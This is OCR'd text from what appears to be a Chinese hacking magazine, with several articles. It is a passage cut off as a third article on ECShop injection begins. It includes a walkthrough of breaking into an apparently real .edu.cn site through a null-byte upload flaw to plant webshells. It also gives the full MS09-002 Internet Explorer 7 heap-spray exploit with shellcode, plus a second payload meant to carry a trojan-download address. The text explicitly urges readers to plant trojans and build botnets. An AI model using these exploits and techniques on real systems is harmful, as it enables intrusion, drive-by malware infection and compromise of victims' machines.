

图 3



图 4

看来后台还不算很简陋，有数据库备份的功能，我心中不禁窃喜，我们可以在本地伪造一个提交页面，先上传图片木马，然后再使用Win2003的目录解析漏洞将数据库备份来拿到webshell。在地址栏里输入http://***.edu.cn/backup.asp，发现存在该页面，但被跳转回了登录页面，没办法，估计是添加了Session验证，看来行不通。于是就在后台转了起来，突然就发现了Ewebeditor的身影，不过可惜的是登录页面被删除了，唉，又利用不上了。

接着我又打开添加新闻的页面，发现有上传图片的功能，

直接将那一大串参数接到目标站点后面，成功的打开了，如图5。


图5


图6

对于这个上传，大家应该很眼熟吧，特别是那一串长长的




图7

Google PR数据来源	当前PR值
toolbarqueries.google.com	5
216.239.59.84	5
64.233.183.81	5
72.14.205.100	5

图9




图8

提交数据，如果没有记错的话，这应该就是动网经典的二进制空字符上传漏洞。

现在，就让我们体验一下上传的伟大魅力吧。先随便上传一个图片，抓包将数据保存为1.txt，接着将1.txt使用C32打开，将上传路径修改，修改后如图6所示。

至于原理，我给大家简单的介绍一下，如果想看更详细的解答，大家可以去翻阅X档案以前的一篇针对上传漏洞的总结文章。

上传路径被修改为eWebEdit.asp□（□代表二进制的00），系统在接收到“□”的数据时，会认为数据已结束，然后就会自动的将“□”后面的字符给省略了，从而保存文件时直接就保存为了eWebEdit.asp。接着我们再使用nc上传，这样就可以成功的拿到webshell了，如图7。

由于目标站点支持aspx，所以我就上传了一个aspx的一句话服务端，权限提升了不少，如图8。没事查了下网站的PR值，发现还不错，如图9，心里不禁美滋滋的想，要是挂个木马上去，嘿嘿。

至此，这个站点的测试就结束了，终于在没有SQL注入的情况下拿到了权限，同时也不禁感慨，上传漏洞从05年开始出现一直到现在依旧是风光不减当年呀，这很值得那些开发网站的朋友的深思。

（本文所涉及到的IntelliTamper、C32Asm、aspx大马、一句话马已收录到光盘中）

文章难易度：★★★★

文章阅读点：分析了MS09-002 IE漏洞产生的原因，并通过测试代码写出了利用

MS09-002 IE漏洞的分析及简单利用

Hackerxfight＆小3

MS09-002漏洞被公布之后，微软随即就发布了MS09-002漏洞的安全更新程序，虽然利用此漏洞的测试代码已经被发布到互联网上，但是毕竟还有许多X子们不懂得如何将测试代码转变为自己的攻击代码（即自己写shellcode），所以我特意写了这篇文章希望它能对各位X子有所帮助。

首先我们来分析一下漏洞的产生原因以及原理，MS09-002漏洞与去年的MS08-069漏洞原理类似，并且该漏洞也是发生在IE7使用的MSHTML.dll中，当文档对象释放掉后，内存指针没有被释放而是被继续使用，并且这个指针还指向了一段堆地址，而如果这段地址被ShellCode覆盖过的话，那么当调用这个指针的时候就会导致出现溢出，以下是FunctionPointer的构造函数：

```
public: __thiscall CFunctionPointer::CFunctionPointer(class CBase *, long)
.text:775E7BE9        mov     edi, edi
.text:775E7BEB        push    ebp
.text:775E7BEC        mov     ebp, esp
.text:775E7BEE        push    esi
.text:775E7BEF        mov     esi, ecx
.text:775E7BF1        call    ??0CBase@@QAE@XZ ; CBase::CBase(void)
.text:775E7BF6        mov     ecx, [ebp+pOwner]
.text:775E7BF9        test    ecx, ecx
.text:775E7BFB        mov     eax, [ebp+plSecurityContext]
.text:775E7BFE        mov     dword ptr [esi], offset ??_7CFunctionPointer@@6B@ ; const CFunctionPointer::`vftable'
.text:775E7C04        mov     [esi+10h], ecx  // 设置关联文档对象
```

在设置文档对象时，CFunctionPointer的构造函数仅仅是简单的将其赋给[edi+10h]，并没有对其进行引用（AddRef）。而在CFunctionPointer其它函数中也几乎都使用了该关联文档对象的指针，例如实现IUnknown::AddRef的CFunctionPointer::PrivateAddRef，实现IUnknown::Release的CFunctionPointer::PrivateRelease。以下就是CFunctionPointer::PrivateAddRef函数：

```
virtual unsigned long CFunctionPointer::PrivateAddRef(void)
.text:775E7A21 arg_0        = dword ptr  8
.text:775E7A21        mov     edi, edi
.text:775E7A23        push    ebp
.text:775E7A24        mov     ebp, esp
.text:775E7A26        push    esi
.text:775E7A27        mov     esi, [ebp+arg_0] ; this
.text:775E7A2A        mov     eax, [esi+10h]  ;获得文档对象指针
.text:775E7A2D        test    eax, eax
.text:775E7A2F        jz      short loc_775E7A3D
.text:775E7A31        cmp     dword ptr [esi+4], 0
.text:775E7A35        jz      short loc_775E7A3D
.text:775E7A37        mov     ecx, [eax]  ;取第一个DWORD,即虚表指针
.text:775E7A39        push    eax
.text:775E7A3A        call    dword ptr [ecx+4]  ;调用+4位置给出的函数,即AddRef
```

例如在CFunctionPointer::PrivateAddRef中，如果文档对象已经被销毁，那么它将获得不可预知的虚表指针，接下来执行“call dword ptr[ecx+4]”后，将会跳转到一个不可预知的地址去执行，在一般情况下会导致IE崩溃。不过攻击者可以使用特定的步骤，来使CFunctionPointer对象的关联文档对象在CFunctio nPointer对象释放前被释放，接着再引用该CFunction Pointer对象，这样已经被释放的文档对象将被重新使用。因此

攻击者又可以使用特殊的方式，来任意设置被释放文档对象原来所在内存位置的数据（即可构造不正确的虚表），这样就可以利用它来执行任意代码了。

现在 X 子们是不是有点迷茫呀，不过不要紧，接下来的才是关键部分－－“漏洞的利用”！以下是网上发布的漏洞利用的测试代码：

```
测试平台：Windows XP SP2+Internet Explorer 7.0
测试效果是弹出 Windows 的计算器（calc.exe）
<script language="JavaScript">
<!--
MS09-002 Internet Exploere 7.0 Exploit
Tested under Windows XP sp2+IE 7.0
shellcode will popup the calc.exe
-->
var shellcode=unescape("%uE8FC%u0044%u0000%u458B%u8B3C%u057C%u0178%u8BEF%u184F%u5F8B%u0120%u49EB%u348B%u018B%u31EE%u99C0%u84AC%u74C0%uC107%u0DCA%uC201%uF4EB%u543B%u0424%uE575%u5F8B%u0124%u66EB%u0C8B%u8B4B%u1C5F%uEB01%u1C8B%u018B%u89EB%u245C%uC304%uC031%u8B64%u3040%uC085%u0C78%u408B%u8B0C%u1C70%u8BAD%u0868%u09EB%u808B%u00B0%u0000%u688B%u5F3C%uF631%u5660%uF889%uC083%u507B%u7E68%uE2D8%u6873%uFE98%u0E8A%uFF57%u63E7%u6C61%u0063");
var array = new Array();
var ls = 0x100000-(shellcode.length*2+0x01020);
var b = unescape("%u0D0D%u0D0D");
while(b.length<ls) { b+=b;}
var lh = b.substring(0,ls/2);
delete b;
for(i=0; i<0xD0; i++) {
array = lh + shellcode;
}
CollectGarbage();
var s1=unescape("%u0b0b%u0b0bAAAAAAAAAAAAAAAAAAAAAAA");
var a1 = new Array();
for(var x=0;x<500;x++) a1.push(document.createElement("img"));
o1=document.createElement("tbody");
o1.click;
var o2 = o1.cloneNode();
o1.clearAttributes();
o1=null; CollectGarbage();
for(var x=0;x<a1.length;x++) a1[x].src=s1;
o2.click;
</script>
```

其中关键的部分就是那段加密了的 shellcode，但是 shellcode 是在 cmd 命令下的测试代码 并不能真正帮助我们利用 MS09-002 IE7 这个漏洞，所以我们还要将它转变为可以利用的攻击代码（有兴趣的 X 子们可以自己去解密这段代码，这里我就不说明了，毕竟主要是利用方面）。




图 1




图 2

```
"%u9090%u9090%u0feb%u335b%u66c9%u80b9%u8001%uef33%ue243%uebfa%ue805%uffec%uffff%u8b7f%udf4e%uefef%u64ef%ue3af%u9f64%u42f3%u9f64%u6ee7%uef03%uefeb%u64ef%ub903%u6187%ue1a1%u0703%uef11%uefef%uaa66%ub9eb%u7787%u6511%u07e1%uef1f%uefef%uaa66%ub9e7%uca87%u105f%u072d%uef0d%uefef%uaa66%ub9e3%u0087%u0f21%u078f%uef3b%uefef%uaa66%ub9ff%u2e87%u0a96%u0757%uef29%uefef%uaa66%uaffb%ud76f%u9a2c%u6615%uf7aa%ue806%uefee%ub1ef%u9a66%u64cb%uebaa%uee85%u64b6%uf7ba%u07b9%uef64%uefef%u87bf%uf5d9%u9fc0%u7807%uefef%u66ef%uf3aa%u2a64%u2f6c%u66bf%ucfaa%u1087%uefef%ubfef%uaa64%u85fb%ub6ed%uba64%u07f7%uef8e%uefef%uaaec%u28cf%ub3ef%uc191%u288a%uebaf%u8a97%uefef%u9a10%u64cf%ue3aa%uee85%u64b6%uf7ba%uaf07%uefef%u85ef%ub7e8%uaaec%udccb%ubc34%u10bc%ucf9a%ubcbf%uaa64%u85f3%ub6ea%uba64%u07f7%uefcc%uefef%uef85%u9a10%u64cf%ue7aa%ued85%u64b6%uf7ba%uff07%uefef%u85ef%u6410%uffaa%uee85%u64b6%uf7ba%uef07%uefef%uaeef%ubdb4%u0eec%u0eec%u0eec%u0eec%u036c%ub5eb%u64bc%u0d35%ubd18%u0f10%u64ba%u6403%ue792%ub264%ub9e3%u9c64%u64d3%uf19b%uec97%ub91c%u9964%ueccf%udc1c%ua626%u42ae%u2cec%udcb9%ue019%uff51%u1dd5%ue79b%u212e%uece2%uaf1d%u1e04%u11d4%u9ab1%ub50a%u0464%ub564%ueccb%u8932%ue364%u64a4%uf3b5%u32ec%ueb64%uec64%ub12a%u2db2%uefe7%u1b07%u1011%uba10%ua3bd%ua0a2%uefa1+加密后的网马地址"
```

为了方便大家利用漏洞代码，我编写了一个漏洞攻击代码生成器，如图 1。大家只要将木马地址填入到输入框中，然后点击“生成攻击代码”，就可以在当前目录下生成攻击代码了，如图 2（小编提示你，如果你无法打开利用工具的话，可以将 RICHTX32.OCX 这个文件存放到 system32 目录下，然后在运行栏中执行“regsvr32 RICHTX32.OCX”，这样就可以了）。接下来就不用我多说了吧，挂马抓肉鸡去吧！

（本文所涉及到的 MS09－002 漏洞利用工具已收录到光盘中）

ECShop 注入漏洞来拿 webshell

txcbg

首先声明，这个漏洞不是我发现的，而是 Ryat 发现的，小菜我只是利用别人公布的漏洞在本机测试了一下，练习一下拿 webshell 而已。

